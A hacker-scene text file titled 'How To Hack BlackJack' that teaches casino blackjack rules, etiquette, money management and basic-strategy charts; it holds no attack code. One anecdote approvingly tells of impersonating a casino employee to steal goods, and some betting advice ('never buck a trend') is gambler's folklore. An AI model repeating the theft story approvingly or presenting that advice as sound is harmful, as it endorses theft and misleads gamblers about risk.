Before any cards are dealt, the players may make a wager by placing the desired chips (value and number) into the betting box. I used the word "may" because you are not forced to bet every hand. Occasionally a player may sit out a hand or two for various reasons. I have sat out a couple of hands at times when the dealer was getting extremely lucky and everyone was losing. If you attempt to sit out too many hands especially if there are people waiting to play at your table, you may be asked to leave the table until you are ready to play. If you don't have any chips, put some cash on the table and the dealer will exchange them for chips.

Once all the bets are down, two cards (one at a time) are dealt from left to right. In many Vegas casinos, players get both cards face down. In Atlantic City and most every where else the player's cards are dealt face up. Should

the cards be dealt face up, don't make the faux pas of touching them! They are dealt face up for a reason, primarily to prevent a few types of player cheating (see section on cheating in Part 2) and the dealer will sternly but nicely tell you not to touch the cards. As most of you know the dealer receives one card down and one card up. The numerical values of the cards are: (10, J, Q, K) = 10 ; (Ace) = 1 or 11 ; (other cards) = face value (3 = 3).

Since a casino can be as noisy as an old Step-by-Step Switch with all those slot machines going, marbles jumping around on roulette wheels, demoniacal shrieks of "YO-LEVEN" at the craps table, people screaming that they hit the big one and so on, hand signals are usually the preferred method of signalling hit, stand, etc.

If the cards were dealt face down and you want a hit, lightly flick the cards across the felt two times. If the cards were dealt face up, point at the cards with a quick stabbing motion. You may also want to nod your head yes while saying "hit". The best way to indicate to the dealer that you want to stand regardless of how the cards were dealt is to move your hand from left to right in a level attitude with your palm down. Your hand should be a few inches or so above the table. Nodding your head no at the same time helps, while saying "stay" or "stand".

Permit me to interject a comment on the number of decks used in a game. Single deck games are pretty much restricted to Nevada casinos. In the casinos that have one-deck games, the tables are usually full. Multiple deck games typically consist of an even number of decks (2, 4, 6, 8) although a few casinos use 5 or 7 decks. The two main reasons many casinos use multiple decks are:

1) They allow the dealer to deal more hands per hour thereby increasing the casino take.

2) They reduce but in no way eliminate the player advantage gained from card counting.

Dealer Rules - The rules the dealer must play by are very simple. If the dealer's hand is 16 or less, he/she must take a card. If the dealer's hand is 17 or more, he/she must stand. Note that some casinos allow the dealer to hit on soft 17 which gives the house a very small additional advantage. The dealer's strategy is fixed and what you and the other players have is immaterial to him/her as far as hitting and standing is concerned.

Player rules - The player can do whatever he/she wants as far as hitting and standing goes with the exception of the following special circumstances. See the section on Basic Strategy for the appropriate times to hit, stand, split, and double down. The aim is to have a hand which is higher than the dealers'. If there is a tie (push), neither you nor the dealer wins. Should a player get a BlackJack (first 2 cards are an Ace and a ten) the payoff is 150% more than the original bet ie, bet $10.00 and the payoff is $15.00.

DOUBLE DOWN: Doubling down is restricted to 2-card hands usually totalling 9, 10, or 11 although some casinos allow doubling down on any 2-card hand. If your first two cards provide you with the appropriate total and your cards were dealt face down, turn them over and put them on the dealer's side of the betting square. If your first two cards provide you with the appropriate total and your cards were dealt face up, point to them and say "double" when the dealer prompts you for a card and simultaneously put an equal amount of chips NEXT TO (not on top of) those already in the betting box. The dealer will give you one more card only, then he/she will move on to the next hand.

SPLITTING PAIRS: If you have a pair that you want to split and your cards are dealt face down, turn them over and place them a few inches apart. If your cards were dealt face up, point to your cards and say "split" when the dealer prompts you for a card. The original bet will go with one card and you will have to place an equal amount of chips in the betting box near the other card. You are now playing two hands, each as though they were regular hands with the exception being that if you have just split two aces. In that case, you only get one card which will hopefully be a 10. If it is a ten, that hand's total is now 21 but the hand isn't considered a BlackJack. That is, you are paid 1:1 and not 1:1.5 as for a natural (BlackJack).

Combined example of above two plays: Say you are dealt two fives. You split them (you dummy!). The next card is another 5 and you re-split them (you chucklehead!!). Three hands have grown out of one AND you are now in for three times your original bet. But wait. Say the next card is a six. So one hand is a 5,6 which gives you eleven; another just has a 5 and the other hand has a 5. You decide to double down on the first hand. You are dealt a 7 giving 18 which you stand on. Now a ten is dealt for the second hand and you decide to stay at 15. The last hand is the lonely third 5, which is dealt a four for a total of nine. You decide to double down and get an eight giving that hand a total of 17. Shit you say, you started with a twenty dollar bet and now you are in for a hundred! Better hope the dealer doesn't end up with a hand more than 18 lest you lose a C-note. The moral of this example is to not get caught up in the excitement and make rash decisions. However, there have been a couple of times where Basic Strategy dictated that certain split and double down plays should be made and I was very low on chips (and cash). Unless you are *really* psychic, don't go against Basic Strategy! I didn't and usually came out the better for it although I was really sweating the outcome of the hand due to my low cash status. The reason it was stupid to split two fives is that you are replacing a hand that is great for drawing on or doubling down on, by what will probably be two shitty hands.

INSURANCE: This option comes into play when the dealer's up card is an Ace. At this point all the players have two cards. The dealer does not check his/her hole card before asking the players if they want insurance. The reason being evident as the dealer can't give away the value of the hole card if the dealer doesn't know what the hole card is. If a player wants insurance, half the original amount bet is placed on the semicircle labeled "insurance" which is printed on the table. If the dealer has a BlackJack the player wins the side bet (the insurance bet) but loses the original bet, thus providing no net loss or gain since insurance pays 2 to 1. If the dealer does not have a BlackJack, the side bet is lost and the hand is played normally. If you are not counting cards DO NOT TAKE INSURANCE! The proper Basic Strategy play is to decline. The time to take insurance is when the number of non-tens to tens drops below a 2 to 1 margin since insurance pays 2 to 1. It's simple math check it yourself.

SURRENDER: This is a fairly obscure option that originated in Manila (Philippines) in 1958 and isn't available in many casinos. There are two versions, "early surrender" and "late surrender". Early surrender allows players to quit two-card hands after seeing the up card of the dealer. This option provides the player an additional 0.62 percent favorable advantage (significant) and therefore the obvious reason why many Atlantic City casinos abandoned the option in 1982. Late surrender is the same as early except that the player must wait until the dealer checks for a BlackJack. If the dealer does not have a BlackJack then the player may surrender. The following table was taken verbatim from [5] and is valid for games with 4+ decks. It details the best strategy regarding late surrender as determined from intensive computer simulation:

TWO-CARD HAND	TOTAL	DEALER'S UP-CARD
9,7	16	ACE
10,6 *	16 *	ACE
9,7 *	16 *	10
10,6 *	16 *	10
9,7 *	16 *	10
10,5 *	15 *	10
9,7	16	9
10,5	16	9

"In a single-deck game, you would surrender only the above hands marked with an asterisk, as well as 7,7 against a dealer's 10 up-card." [5]

Casino variations - Note that some casinos do not permit doubling down on split pairs, and/or re-splitting pairs. These options provide the player with a slight additional advantage.

Betting, Money Management, and the Psychology of Gambling:

Let me begin this section with the following statement: SCARED MONEY RARELY WINS. Most gambling books devote quite a bit of time to the psychology of gambling and rightfully so. There is a fine line to responsible gambling. On one hand you shouldn't bet money that you cannot afford to lose. On the other hand, if you are betting with money you expect to lose, where is your confidence? When I used to gamble, it was small time. I define small time as bringing $250.00 of 'losable' money. I've lost that much in one night. I didn't like it, but I still ate that week. One pitfall you can easily fall into happens AFTER you lose. You scold yourself for losing money you could have done something productive with. "DAMN, I could have bought a 200 MB hard drive with that!#&!". You should think about these things BEFORE you play.


Scared money is more in the mind than real. What I mean by that is even if you gamble with your last $10.00 in the world, it is important to play as though you have thousands of dollars in front of you. I don't mean piss the ten bucks away. I mean that there are certain plays you should make according to your chosen strategy which are the optimum mathematically. Don't make changes to it out of fear. Fear is not your friend.


The "risk of ruin" is the percent chance that you will lose your entire bankroll. This percentage should not exceed 5% if you plan on playing multiple sessions to make money. The risk of ruin is dependent on the sizes of your bets during a session. The "Kelly Criterion" provides a zero percent risk of ruin. The system requires that you bet according to the percent advantage you have at any one time. For example, if you are counting cards and your advantage for a certain hand is 2% then you may bet 2% of your total bankroll. If your total is $1000. then you can bet $20. Note that if you won the hand your bankroll is now $1020 and if your advantage dropped to 1.5%, taking .015 times 1020 (which will determine your next bet size) in your head isn't all that easy. The literature provides more reasonable systems, but do yourself a favor and stay away from "betting progressions". See Reference [16] (available on the Internet) for more information regarding risk of ruin & optimal wagers.

If you are gambling to make money, it is important to define how much cash you can lose before quitting. This number is called the "stop-loss limit". My stop-loss limit was my entire session bankroll which was $250 (50 betting units of $5.00 or 25 betting units of $10.00). This concept is especially important if you expect to play in the casinos for more than one session. Most books recommend that your session bankroll be about a fifth of your trip bankroll. Unfortunately, most people who have $500 in their wallet with a self imposed stop-loss limit is $200 will violate that limit should they lose the two hundred. Discipline is what separates the great players from the ordinary ones.

Obviously you don't want to put a limit on how much you want to win. However, if you are keeping with a structured system there are certain limits to what your minimum and maximum bets should be. I am not going to go into that here though.

In my gambling experience, there has been one non-scientific concept that has proven itself over and over again. NEVER BUCK A TREND! If you have just won three hands in a row, don't think that you are now 'due' for a loss and drastically scale back your bet. If you are winning go with it. A good friend of mine who was my 'gambling mentor' won $30,000 in a 24 hour period with a $200 beginning bankroll. This was not accomplished by scaling back bets. By the same token, if you see that the players at a certain table are losing consistently, don't sit down at that table. One problem that I've seen is when someone has won a lot and starts to lose. Mentally, they keep saying, "if I lose another $100 I will stop". They lose the hundred and say "no, really, the NEXT $100 I lose, I will stop", etc. When they go broke, that's when they stop. Live by the following graph typically designated as The Quitting Curve and you won't fall into that trap:





Determine your loss limit and stay with it. Obviously the loss limit will change as you keep winning. Standard loss limits are 10 to 20 percent of the current bankroll. Note that this philosophy is also used in stock market speculation.

Basic Strategy:

If you only read one section of this file, and you don't already know what Basic Strategy is, then this is the section you should read. Knowing Basic Strategy is CRITICAL to you gaining an advantage over the house. The Basic Strategy for a particular set of rules was developed by intensive computer simulation which performed a complete combinatorial analysis. The computer "played" tens of thousands of hands for each BlackJack situation possible and statistically decided as to which play decision favored the player. The following 3 charts should be duplicated or cut out from a hardcopy of this file. You don't want to wave them around at a BlackJack table but its nice to have them on hand in case you fail to recall some plays, at which time you can run to the rest room to refresh your memory.

I hope you don't think this is weird but I keep a copy of a certain Basic Strategy chart in my wallet at ALL times...just in case. Just in case of what you ask? Permit me to go off on a slight(?) tangent. The following story really happened. In 1984 I was visiting LOD BBS co-sysop, Paul Muad'dib up in New York City. After about a week we were very low on cash despite the Pay Phone windfall mentioned in my Phrack Pro-Phile ;->. I contacted a friend of mine who was working in New Jersey and he offered us a job for a couple of days. I spent just about the last of my cash on bus fair for me and Paul figuring that I would be getting more money soon. Some how, the destination was miscommunicated and we ended up in Atlantic City, which was not the location of the job. We were stuck. Our only recourse was to attempt to win some money to get us back on track. First we needed a little more capital. Paul, being known to physically impersonate phone company workers, and a Department of Motor Vehicles computer technician among others, decided to impersonate a casino employee so he could "look around". Look around he did, found a storage closet with a portable cooler and a case of warm soda, not exactly a gold mine but hey. He proceeded to walk that stuff right out of the casino. We commandeered some ice and walked around the beach for an hour selling sodas. It wasn't all that bad as scantily clad women seemed to be the ones buying them. To cut the story short, Paul knew ESS but he didn't know BlackJack. He lost and we resorted to calling up Sharp Razor, a fellow Legion member residing in NJ, who gave us (or is it lent?) the cash to continue our journey. For the record, I was fairly clueless about BlackJack at the time which really means that I thought I knew how to play but really didn't because I didn't even know Basic Strategy. The same goes for Paul. Had we had a chart on hand, we would at least have made the correct plays.

Here are the charts, memorize the one that is appropriate:

Las Vegas Single Deck Basic Strategy Table

Your Hand	Dealer's Up-Card 2	3	4	5	6	7	8	9	10	A
8	H	H	H	D	D	H	H	H	H	H
9	D	D	D	D	D	H	H	H	H	H

10	D	D	D	D	D	D	D	D	H	H
11	D	D	D	D	D	D	D	D	D	D
12	H	H	S	S	S	H	H	H	H	H
13	S	S	S	S	S	H	H	H	H	H
14	S	S	S	S	S	H	H	H	H	H
15	S	S	S	S	S	H	H	H	H	H
16	S	S	S	S	S	H	H	H	H	H
17	S	S	S	S	S	S	S	S	S	S
A,2	H	H	D	D	D	H	H	H	H	H
A,3	H	H	D	D	D	H	H	H	H	H
A,4	H	H	D	D	D	H	H	H	H	H
A,5	H	H	D	D	D	H	H	H	H	H
A,6	D	D	D	D	D	H	H	H	H	H
A,7	S	D	D	D	D	S	S	H	H	S
A,8	S	S	S	S	D	S	S	S	S	S
A,9	S	S	S	S	S	S	S	S	S	S
A,A	P	P	P	P	P	P	P	P	P	P
2,2	H	P	P	P	P	P	H	H	H	H
3,3	H	H	P	P	P	P	H	H	H	H
4,4	H	H	H	D	D	H	H	H	H	H
6,6	P	P	P	P	P	H	H	H	H	H
7,7	P	P	P	P	P	P	H	H	S	H
8,8	P	P	P	P	P	P	P	P	P	P
9,9	P	P	P	P	P	S	P	P	S	S
10,10	S	S	S	S	S	S	S	S	S	S

H = Hit S = Stand D = Double Down P = Split

Las Vegas Multiple Deck Basic Strategy Table

Your Hand	Dealer's Up-Card									
	2	3	4	5	6	7	8	9	10	A
8	H	H	H	H	H	H	H	H	H	H
9	H	D	D	D	D	H	H	H	H	H
10	D	D	D	D	D	D	D	D	H	H
11	D	D	D	D	D	D	D	D	D	H
12	H	H	S	S	S	H	H	H	H	H

13	S	S	S	S	S	H	H	H	H	H
14	S	S	S	S	S	H	H	H	H	H
15	S	S	S	S	S	H	H	H	H	H
16	S	S	S	S	S	H	H	H	H	H
17	S	S	S	S	S	S	S	S	S	S
A,2	H	H	H	D	D	H	H	H	H	H
A,3	H	H	H	D	D	H	H	H	H	H
A,4	H	H	D	D	D	H	H	H	H	H
A,5	H	H	D	D	D	H	H	H	H	H
A,6	H	D	D	D	D	H	H	H	H	H
A,7	S	D	D	D	D	S	S	H	H	H
A,8	S	S	S	S	S	S	S	S	S	S
A,9	S	S	S	S	S	S	S	S	S	S
A,A	P	P	P	P	P	P	P	P	P	P
2,2	H	H	P	P	P	P	H	H	H	H
3,3	H	H	P	P	P	P	H	H	H	H
4,4	H	H	H	H	H	H	H	H	H	H
6,6	H	P	P	P	P	H	H	H	H	H
7,7	P	P	P	P	P	P	H	H	H	H
8,8	P	P	P	P	P	P	P	P	P	P
9,9	P	P	P	P	P	S	P	P	S	S
10,10	S	S	S	S	S	S	S	S	S	S

H = Hit S = Stand D = Double Down P = Split

Atlantic City Multiple Deck Basic Strategy Table

	Dealer's Up-Card								
Your Hand	2	3	4	5	6	7	8	9	10	A
8	H	H	H	H	H	H	H	H	H	H
9	H	D	D	D	D	H	H	H	H	H
10	D	D	D	D	D	D	D	D	H	H
11	D	D	D	D	D	D	D	D	D	H
12	H	H	S	S	S	H	H	H	H	H
13	S	S	S	S	S	H	H	H	H	H
14	S	S	S	S	S	H	H	H	H	H
15	S	S	S	S	S	H	H	H	H	H

16	S	S	S	S	S	H	H	H	H	H
17	S	S	S	S	S	S	S	S	S	S
A,2	H	H	H	D	D	H	H	H	H	H
A,3	H	H	H	D	D	H	H	H	H	H
A,4	H	H	D	D	D	H	H	H	H	H
A,5	H	H	D	D	D	H	H	H	H	H
A,6	H	D	D	D	D	H	H	H	H	H
A,7	S	D	D	D	D	S	S	H	H	H
A,8	S	S	S	S	S	S	S	S	S	S
A,9	S	S	S	S	S	S	S	S	S	S
A,A	P	P	P	P	P	P	P	P	P	P
2,2	P	P	P	P	P	P	H	H	H	H
3,3	P	P	P	P	P	P	H	H	H	H
4,4	H	H	H	P	P	H	H	H	H	H
6,6	P	P	P	P	P	H	H	H	H	H
7,7	P	P	P	P	P	P	H	H	H	H
8,8	P	P	P	P	P	P	P	P	P	P
9,9	P	P	P	P	P	S	P	P	S	S
10,10	S	S	S	S	S	S	S	S	S	S

H = Hit S = Stand D = Double Down P = Split

End of "How To Hack BlackJack": File 1 of 2

\032